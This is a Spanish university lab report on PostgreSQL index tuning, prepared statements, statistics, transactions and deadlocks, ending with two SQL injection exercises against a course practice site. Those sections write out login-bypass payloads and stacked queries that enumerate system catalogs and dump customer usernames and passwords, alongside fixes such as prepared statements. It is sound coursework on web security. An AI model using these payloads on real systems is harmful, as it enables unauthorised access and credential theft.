


Memoria Práctica 4:

Optimización, transacciones y seguridad.

Óscar Gómez Borzdynski y Lucía Colmenarejo Pérez

A. Estudio del impacto de un índice.

En este apartado intentamos observar el impacto de la creación de un índice en una consulta. Partimos de la base de datos sin modificaciones aportada en la plataforma Moodle.



Previous queries Delete Delete All

```
EXPLAIN SELECT customers.*  
FROM customers inner join  
  (SELECT DISTINCT customerid  
   FROM orders  
   where orderdate >= to_date('201504', 'YYYYMM') and  
     (orderdate < to_date('201504', 'YYYYMM') + interval '1 month') and  
     totalamount > 100) as T USING (customerid);
```


Output pane ⓧ

Data Output Explain Messages History

	QUERY PLAN
1	Nested Loop (cost=6232.79..6240.84 rows=1 width=1654)
2	-> HashAggregate (cost=6232.51..6232.52 rows=1 width=4)
3	Group Key: orders.customerid
4	-> Seq Scan on orders (cost=0.00..6231.75 rows=303 width=4)
5	Filter: ((totalamount > '100'::numeric) AND (orderdate >= to_date('201504'::text, 'YYYYMM'::text)) AND (orderdate < (to_date('201504'::text,
6	-> Index Scan using customers_pkey on customers (cost=0.29..8.30 rows=1 width=1654)
7	Index Cond: (customerid = orders.customerid)

Vemos que tenemos un índice en customers_pkey, que está siendo usado para parte de la consulta. Lo que nos preocupa es el SeqScan que se realiza sobre orders, acción costosa. Por ello vamos a crear un índice sobre dicha tabla:

CREATE INDEX clientesDistintos ON orders (orderdate);



Previous queries Delete Delete All

```
EXPLAIN SELECT customers.*  
FROM customers inner join  
  (SELECT DISTINCT customerid  
   FROM orders  
   where orderdate >= to_date('201504', 'YYYYMM') and  
     (orderdate < to_date('201504', 'YYYYMM') + interval '1 month') and  
     totalamount > 100) as T USING (customerid);  
  
CREATE INDEX test ON orders (orderdate);
```

Output pane ⓧ

Data Output Explain Messages History

	QUERY PLAN
1	Nested Loop (cost=1511.06..1519.10 rows=1 width=1654)
2	-> HashAggregate (cost=1510.77..1510.78 rows=1 width=4)
3	Group Key: orders.customerid
4	-> Bitmap Heap Scan on orders (cost=21.59..1510.01 rows=303 width=4)
5	Recheck Cond: ((orderdate >= to_date('201504'::text, 'YYYYMM'::text)) AND (orderdate < (to_date('201504'::text, 'YYYYMM'::text) + '1 mon'::i
6	Filter: (totalamount > '100'::numeric)
7	-> Bitmap Index Scan on test (cost=0.00..21.52 rows=909 width=0)
8	Index Cond: ((orderdate >= to_date('201504'::text, 'YYYYMM'::text)) AND (orderdate < (to_date('201504'::text, 'YYYYMM'::text) + '1 mon
9	-> Index Scan using customers_pkey on customers (cost=0.29..8.30 rows=1 width=1654)
10	Index Cond: (customerid = orders.customerid)

Vemos que el plan de acción ha sido modificado, modificando el SeqScan en orders por un IndexScan. Además vemos que el coste estimado se ha reducido desde 6240 a 1519. Es decir, la cuarta parte.

Tras probar distintos índices, este es el mejor resultado que hemos obtenido, por lo que es el que exponemos.

B. Estudio del impacto de preparar sentencias SQL.

En este apartado creamos una página con el esquema suministrado que utiliza la consulta anterior, partimos de nuevo de la base de datos sin modificar:

Lista de clientes por mes

Número de clientes distintos con pedidos por encima del valor indicado en el mes 04/2015.

Mayor que (euros)	Número de clientes
300	2
305	1
310	1
315	1
320	0

Tiempo: 145 ms

[Nueva consulta](#)

Tras crear el índice:

Lista de clientes por mes

Número de clientes distintos con pedidos por encima del valor indicado en el mes 04/2015.

Mayor que (euros)	Número de clientes
300	2
305	1
310	1
315	1
320	0

Tiempo: 25 ms

[Nueva consulta](#)

Sin índice y consulta preparada:

Lista de clientes por mes

Número de clientes distintos con pedidos por encima del valor indicado en el mes 04/2015.

Mayor que (euros)	Número de clientes
300	2
305	1
310	1
315	1
320	0

Tiempo: 143 ms

Usando prepare

[Nueva consulta](#)

Con índice y consulta preparada:

Lista de clientes por mes

Número de clientes distintos con pedidos por encima del valor indicado en el mes 04/2015.

Mayor que (euros)	Número de clientes
300	2
305	1
310	1
315	1
320	0

Tiempo: 21 ms

Usando prepare

[Nueva consulta](#)

Podemos ver que el uso de prepare no modifica en exceso la variación de tiempo, pero que el índice elegido si mejora significativamente los resultados.

Sin embargo, en consultas con gran cantidad de datos si se nota la diferencia. En la consulta para el mismo mes con mínimo 0, incremento 1 obtenemos: 15 segundos sin prepare y 13.5 con prepare, mientras que si incluimos el índice, los tiempos siguen siendo muy parecidos.

No hemos encontrado ningún caso en el que prepare empeorara el tiempo (dentro de la variabilidad de caché).

En el caso de generar estadísticas, no hemos podido apreciar diferencia en los tiempos mostrados anteriormente.

C. Estudio del impacto de cambiar la forma de realizar una consulta:

En este caso restauramos la base de datos a su estado original para ejecutar las tres consultas:

1)

Previous queries ▼ Delete Delete

```
explain analyze select customerid
from customers
where customerid not in (
    select customerid
    from orders
    where status='Paid'
);
```

Output pane

Data Output Explain Messages History

	QUERY PLAN text
1	Seq Scan on customers (cost=3961.65..4490.81 rows=7046 width=4) (actual time=81.318..93.325 rows=4688 loops=1)
2	Filter: (NOT (hashed SubPlan 1))
3	Rows Removed by Filter: 9405
4	SubPlan 1
5	-> Seq Scan on orders (cost=0.00..3959.38 rows=909 width=4) (actual time=0.012..53.235 rows=18163 loops=1)
6	Filter: ((status)::text = 'Paid'::text)
7	Rows Removed by Filter: 163627
8	Planning time: 0.138 ms
9	Execution time: 98.163 ms

2)

Previous queries ▼ Delete Delete All

```
explain analyze select customerid
from (
    select customerid
    from customers
    union all
    select customerid
    from orders
    where status='Paid'
) as A
group by customerid
having count(*) =1;
```

Output pane

Data Output Explain Messages History

	QUERY PLAN text
1	HashAggregate (cost=4537.41..4539.41 rows=200 width=4) (actual time=204.608..213.279 rows=4688 loops=1)
2	Group Key: customers.customerid
3	Filter: (count(*) = 1)
4	Rows Removed by Filter: 9405
5	-> Append (cost=0.00..4462.40 rows=15002 width=4) (actual time=0.025..149.303 rows=32256 loops=1)
6	-> Seq Scan on customers (cost=0.00..493.93 rows=14093 width=4) (actual time=0.022..24.047 rows=14093 loops=1)
7	-> Seq Scan on orders (cost=0.00..3959.38 rows=909 width=4) (actual time=0.018..52.851 rows=18163 loops=1)
8	Filter: ((status)::text = 'Paid'::text)
9	Rows Removed by Filter: 163627
10	Planning time: 0.213 ms
11	Execution time: 218.485 ms

3)

Previous queries		▼	Delete	Delete All
<pre> explain analyze select customerid from customers except select customerid from orders where status='Paid'; </pre>				
Output pane				
Data Output Explain Messages History				
	QUERY PLAN text			
1	HashSetOp Except (cost=0.00..4640.83 rows=14093 width=8) (actual time=264.360..270.943 rows=4688 loops=1)			
2	-> Append (cost=0.00..4603.32 rows=15002 width=8) (actual time=0.020..215.791 rows=32256 loops=1)			
3	-> Subquery Scan on "**SELECT* 1" (cost=0.00..634.86 rows=14093 width=8) (actual time=0.017..54.195 rows=14093 loops=1)			
4	-> Seq Scan on customers (cost=0.00..493.93 rows=14093 width=4) (actual time=0.014..20.303 rows=14093 loops=1)			
5	-> Subquery Scan on "**SELECT* 2" (cost=0.00..3968.47 rows=909 width=8) (actual time=0.026..89.722 rows=18163 loops=1)			
6	-> Seq Scan on orders (cost=0.00..3959.38 rows=909 width=4) (actual time=0.023..51.492 rows=18163 loops=1)			
7	Filter: ((status)::text = 'Paid'::text)			
8	Rows Removed by Filter: 163627			
9	Planning time: 0.108 ms			
10	Execution time: 276.294 ms			

En cuanto al tiempo de obtención del primer resultado vemos:

- 1) 3961
- 2) 4537
- 3) 0, es decir, que se obtiene un resultado nada más comenzar la ejecución.

Además, en 3) vemos que se realizan dos subqueries, por lo que podría beneficiarse de la ejecución en paralelo, donde cada una de las subqueries es realizada por un proceso diferente.

De la misma manera, en 2), se realizan dos SeqScan en el mismo nivel de profundidad que podría verse mejorado mediante la ejecución en paralelo.

D. Estudio del impacto de la generación de estadísticas:

Previous queries ▼ Delete

```
explain analyze select count(*)
from orders
where status is null;
```

Output pane

Data Output Explain Messages History

	QUERY PLAN text
1	Aggregate (cost=3507.17..3507.18 rows=1 width=8) (actual time=27.883..27.886 rows=1 loops=1)
2	-> Seq Scan on orders (cost=0.00..3504.90 rows=909 width=0) (actual time=27.872..27.873 rows=0 loops=1)
3	Filter: (status IS NULL)
4	Rows Removed by Filter: 181790
5	Planning time: 0.168 ms
6	Execution time: 27.955 ms

Previous queries ▼ Delete Delete All

```
explain analyze select count(*)
from orders
where status = 'Shipped';
```

Output pane

Data Output Explain Messages History

	QUERY PLAN text
1	Aggregate (cost=3961.65..3961.66 rows=1 width=8) (actual time=328.851..328.853 rows=1 loops=1)
2	-> Seq Scan on orders (cost=0.00..3959.38 rows=909 width=0) (actual time=0.094..184.259 rows=127323 loops=1)
3	Filter: ((status)::text = 'Shipped'::text)
4	Rows Removed by Filter: 54467
5	Planning time: 0.189 ms
6	Execution time: 328.990 ms

Previous queries ▼ Delete Delete All

```
explain analyze select count(*)
from orders
where status is null;
```

Output pane

Data Output Explain Messages History

	QUERY PLAN text
1	Aggregate (cost=1496.52..1496.53 rows=1 width=8) (actual time=0.110..0.112 rows=1 loops=1)
2	-> Bitmap Heap Scan on orders (cost=19.46..1494.25 rows=909 width=0) (actual time=0.102..0.103 rows=0 loops=1)
3	Recheck Cond: (status IS NULL)
4	-> Bitmap Index Scan on bla (cost=0.00..19.24 rows=909 width=0) (actual time=0.094..0.095 rows=0 loops=1)
5	Index Cond: (status IS NULL)
6	Planning time: 0.399 ms
7	Execution time: 0.184 ms

Previous queries Delete Delete All

```
explain analyze select count(*)
from orders
where status = 'Shipped';
```

Output pane

Data Output Explain Messages History

	QUERY PLAN text
1	Aggregate (cost=1498.79..1498.80 rows=1 width=8) (actual time=309.152..309.154 rows=1 loops=1)
2	-> Bitmap Heap Scan on orders (cost=19.46..1496.52 rows=909 width=0) (actual time=17.401..168.382 rows=127323 loops=1)
3	Recheck Cond: ((status)::text = 'Shipped'::text)
4	Heap Blocks: exact=1687
5	-> Bitmap Index Scan on bla (cost=0.00..19.24 rows=909 width=0) (actual time=17.186..17.187 rows=127323 loops=1)
6	Index Cond: ((status)::text = 'Shipped'::text)
7	Planning time: 0.160 ms
8	Execution time: 309.239 ms

En las dos primeras fotos se ve el plan de consulta de ambas sin índice, mientras que en las dos siguientes se observa después de crear un índice sobre status en orders mediante:

CREATE INDEX bla on orders (status);

Podemos apreciar mejora en el tiempo de ejecución, así como la consecuente modificación en el plan de consulta, pasando de un SeqScan a un BitmapIndexScan.

Ahora ejecutamos

ANALYZE orders;

Y relanzamos las consultas

Previous queries Delete Delete All

```
explain analyze select count(*)
from orders
where status is null;
```

Output pane

Data Output Explain Messages History

	QUERY PLAN text
1	Aggregate (cost=7.28..7.29 rows=1 width=8) (actual time=0.041..0.043 rows=1 loops=1)
2	-> Index Only Scan using bla on orders (cost=0.42..7.28 rows=1 width=0) (actual time=0.033..0.034 rows=0 loops=1)
3	Index Cond: (status IS NULL)
4	Heap Fetches: 0
5	Planning time: 0.142 ms
6	Execution time: 0.102 ms

Previous queries Delete Delete All

```

explain analyze select count(*)
from orders
where status = 'Shipped';

```

Output pane

Data Output Explain Messages History

	QUERY PLAN text
1	Finalize Aggregate (cost=4210.73..4210.74 rows=1 width=8) (actual time=212.669..212.671 rows=1 loops=1)
2	-> Gather (cost=4210.61..4210.72 rows=1 width=8) (actual time=212.617..218.239 rows=2 loops=1)
3	Workers Planned: 1
4	Workers Launched: 1
5	-> Partial Aggregate (cost=3210.61..3210.62 rows=1 width=8) (actual time=210.124..210.126 rows=1 loops=2)
6	-> Parallel Seq Scan on orders (cost=0.00..3023.69 rows=74769 width=0) (actual time=0.023..115.391 rows=63662 loops=2)
7	Filter: ((status)::text = 'Shipped'::text)
8	Rows Removed by Filter: 27234
9	Planning time: 0.149 ms
10	Execution time: 218.331 ms

SQL Editor Graphical Query Builder

Previous queries Delete Delete All

```

EXPLAIN ANALYZE select count(*)
from orders
where status = 'Paid';

```

Output pane

Data Output Explain Messages History

	QUERY PLAN text
1	Aggregate (cost=2319.60..2319.61 rows=1 width=8) (actual time=58.665..58.667 rows=1 loops=1)
2	-> Bitmap Heap Scan on orders (cost=360.83..2274.31 rows=18118 width=0) (actual time=1.658..35.064 rows=18163 loops=1)
3	Recheck Cond: ((status)::text = 'Paid'::text)
4	Heap Blocks: exact=1687
5	-> Bitmap Index Scan on bla (cost=0.00..356.31 rows=18118 width=0) (actual time=1.462..1.463 rows=18163 loops=1)
6	Index Cond: ((status)::text = 'Paid'::text)
7	Planning time: 0.141 ms
8	Execution time: 58.732 ms

SQL Editor Graphical Query Builder

Previous queries Delete Delete All

```

EXPLAIN ANALYZE select count(*)
from orders
where status = 'Processed';

```

Output pane

Data Output Explain Messages History

	QUERY PLAN text
1	Aggregate (cost=2959.25..2959.26 rows=1 width=8) (actual time=106.218..106.220 rows=1 loops=1)
2	-> Bitmap Heap Scan on orders (cost=723.79..2867.84 rows=36564 width=0) (actual time=3.662..60.007 rows=36304 loops=1)
3	Recheck Cond: ((status)::text = 'Processed'::text)
4	Heap Blocks: exact=1687
5	-> Bitmap Index Scan on bla (cost=0.00..714.65 rows=36564 width=0) (actual time=3.430..3.431 rows=36304 loops=1)
6	Index Cond: ((status)::text = 'Processed'::text)
7	Planning time: 0.174 ms
8	Execution time: 106.309 ms

Podemos apreciar que en el caso de la primera consulta el rendimiento es mejorado en un factor muy alto. Esto se debe a que uno de los datos almacenados en las estadísticas es la cantidad de elementos nulos que se encuentran por columna, por lo que la consulta es prácticamente inmediata.

En el resto de consultas vemos que el plan se ve modificado (en la segunda intenta realizarlo en paralelo, pese a que nuestra máquina no lo permita), pero el rendimiento no difiere en exceso.

E. Estudio de transacciones:

Tras realizar todo el apartado llegamos a las siguientes conclusiones:

1. Si interrumpimos una transacción con un COMMIT, deberíamos seguirlo de un BEGIN para poder hacer ROLLBACK o COMMIT, pero los cambios comiteados previamente se mantendrán en la base de datos.
2. Vemos que en caso de que las eliminaciones se realicen en orden inadecuado, violaremos la restricción de foreign key, pero podremos recuperar los cambios mediante un ROLLBACK.

Ejemplo de Transacción con Flask SQLAlchemy

Customer ID:

- ☒ Transacción vía sentencias SQL
☐ Transacción vía funciones SQLAlchemy
☐ Ejecutar commit intermedio
☒ Provocar error de integridad

Duerme segundos (para forzar deadlock).

Trazas

1. begin enviado
2. borrando detalles de pedido
3. borrando cliente
4. ha habido un error: imprimiendo excepcion
5. (psycopg2.IntegrityError) update or delete on table "customers" violates foreign key constraint "orders_customerid_fkey" on table "orders" DETAIL: Key (customerid)=(50) is still referenced from table "orders". [SQL: 'delete from customers where customerid = 50;'] (Background on this error at: <http://sqlalche.me/e/gkjp>)
6. rollback
7. Los cambios se han desecho, mostrando un detalle de pedido del cliente:
8. El cliente ha pedido el producto 5841 en el pedido 748

F. Estudio de bloqueos y deadlocks:

Después de haber realizado todas las instrucciones, conseguimos realizar un deadlock haciendo un sleep de 50 segundos en la página y de 30 en el trigger. Obtenemos la siguiente traza:

Ejemplo de Transacción con Flask SQLAlchemy

Customer ID:

- ☒ Transacción vía sentencias SQL
☐ Transacción vía funciones SQLAlchemy
☐ Ejecutar commit intermedio
☒ Provocar error de integridad

Duerme segundos (para forzar deadlock).

Trazas

1. begin enviado
2. borrando detalles de pedido
3. borrando pedidos
4. borrando cliente
5. ha habido un error: imprimiendo excepcion
6. (psycopg2.extensions.TransactionRollbackError) deadlock detected DETAIL: Process 12107 waits for ShareLock on transaction 29664; blocked by process 11428. Process 11428 waits for ShareLock on transaction 29663; blocked by process 12107. HINT: See server log for query details. CONTEXT: while deleting tuple (0,2) in relation "customers" [SQL: 'delete from customers where customerid = 851;'] (Background on this error at: <http://sqlalche.me/e/e3q8>)
7. rollback
8. Los cambios se han desecho, mostrando un detalle de pedido del cliente:
9. El cliente ha pedido el producto 1841 en el pedido 14

Respecto al apartado H, hemos intentado acceder a los datos durante los sleeps y no hemos tenido ningún problema, pensamos que debe de ser alguna medida tomada por postgres para evitar que esto suceda.

Respecto al apartado I, buscando los bloqueos dentro de pgadmin3, vemos que tenemos una consulta que bloquea orders, que es la que se ejecuta en la página, evitando que el trigger actúe.

Para afrontar este tipo de problemas, tenemos varias soluciones:

1. Evitar la espera para cualquier tipo de evento (interacción de usuario, por ejemplo).
2. Acceder a los recursos siempre en el mismo orden.

G. Acceso indebido a un sitio web:

En este ejercicio intentamos una inyección SQL. Suponemos que la consulta será del tipo:

```
SELECT nombre, apellido  
FROM clientes  
WHERE username = X and password = Y;
```

o algo similar, en caso de que en X insertemos el nombre de usuario y forcemos el fin de consulta con:

```
gatsby';--
```

Obtenemos su nombre y apellido:

First Name: italy
Last Name: doze

Esto se consigue porque encontramos un usuario y terminamos la consulta comentando el final.

Ahora bien, si queremos inyectar únicamente en el campo de la contraseña tendremos que recurrir a obtener la primera aparición de la base de datos mediante una tautología:

```
a' or 1=1;--
```

Si insertamos eso, `1=1` es siempre cierto, por lo que el WHERE se cumplirá siempre, obteniendo el primer usuario:

First Name: pup
Last Name: nosh

Ahora bien, si no sabemos el nombre de usuario, podemos forzar que salga la primera aparición de la base de datos con:

```
a' or 1=1;--
```

en el usuario, eso también nos devuelve pup nosh, pero no necesitamos introducir nada en la contraseña ya que queda anulada con el comentario.

Para arreglarlo podríamos usar queries preparadas, ya que SQL distingue entre datos y código. En caso de usar nuestra inyección en la contraseña, SQL buscaría un usuario con contraseña exactamente igual a `"a' or 1=1;--"`, por lo que fallaría la inyección.

Otra forma de tratar de evitarlo sería sanitizar los campos con algún filtro. Por ejemplo permitir únicamente letras y números. Esto limita la capacidad de las contraseñas, haciéndolas más débiles y más fáciles de atacar mediante fuerza bruta.

H. Acceso indebido a información:

En este apartado obtenemos información de la página web mediante inyección SQL:

Creemos que la consulta es algo de aspecto similar a:

```
select columna_titulo
from tabla_películas
where columna_anio = '<variable>';
```

En caso de que al final de la consulta hubiese más condiciones las anularemos mediante un comentario al final de la inyección.

Como SQL devuelve sólo el resultado de la última consulta, podemos aprovechar esa debilidad y obviar la primera consulta, inyectando la consulta que nos interese al final de ella:

Para encontrar todas las tablas de sistema usaremos:

```
2000'; SELECT relname as movietitle FROM pg_class;--
```

Como aparecen todas y solo queremos la del esquema public realizamos:

```
2000'; SELECT concat(oid, nsname) as movietitle FROM pg_namespace;--
```

Lo que nos devuelve el id concatenado al nombre del namespace: 2200public

Por lo que vamos a obtener los datos solo de la base de datos que nos interesa:

```
2000'; SELECT relname as movietitle FROM pg_class where relnamespace =
2200;--
```

Con ésta consulta obtenemos las tablas que nos interesan de la base de datos. Observamos que hay una llamada customers que pueda interesarnos.

```
2000'; SELECT oid as movietitle FROM pg_class where relnamespace = 2200
and relname = 'customers';--
```

Vemos que el oid de dicha tabla es 18006, por lo que vamos a ver qué atributos guarda:

```
2000'; SELECT attname as movietitle FROM pg_attribute where
attrelid=18006;--
```

Vemos que dentro de esos atributos hay una columna llamada username, vamos a obtener todos los usuarios:

```
2000'; SELECT username as movietitle FROM customers;--
```

En caso de que usemos

```
2000'; SELECT concat(username, '|', password) as movietitle FROM
customers;--
```

no tendríamos solo el nombre de usuario, si no su nombre y su contraseña, pudiendo acceder a cualquier cuenta.

Para protegerse de este ataque no valen ninguna de las alternativas que se proponen en el pdf de la práctica.

En caso de utilizar un combobox, el atacante puede introducir la cadena con la inyección en la URL de la página, independientemente de lo que haya introducido en el combobox. En caso de usar POST el problema sigue siendo el mismo, el atacante puede modificar los argumentos antes de realizar la petición y conseguir la misma información.

Las formas de protegerse son las mismas que en el apartado anterior, consultas preparadas y validación de argumentos.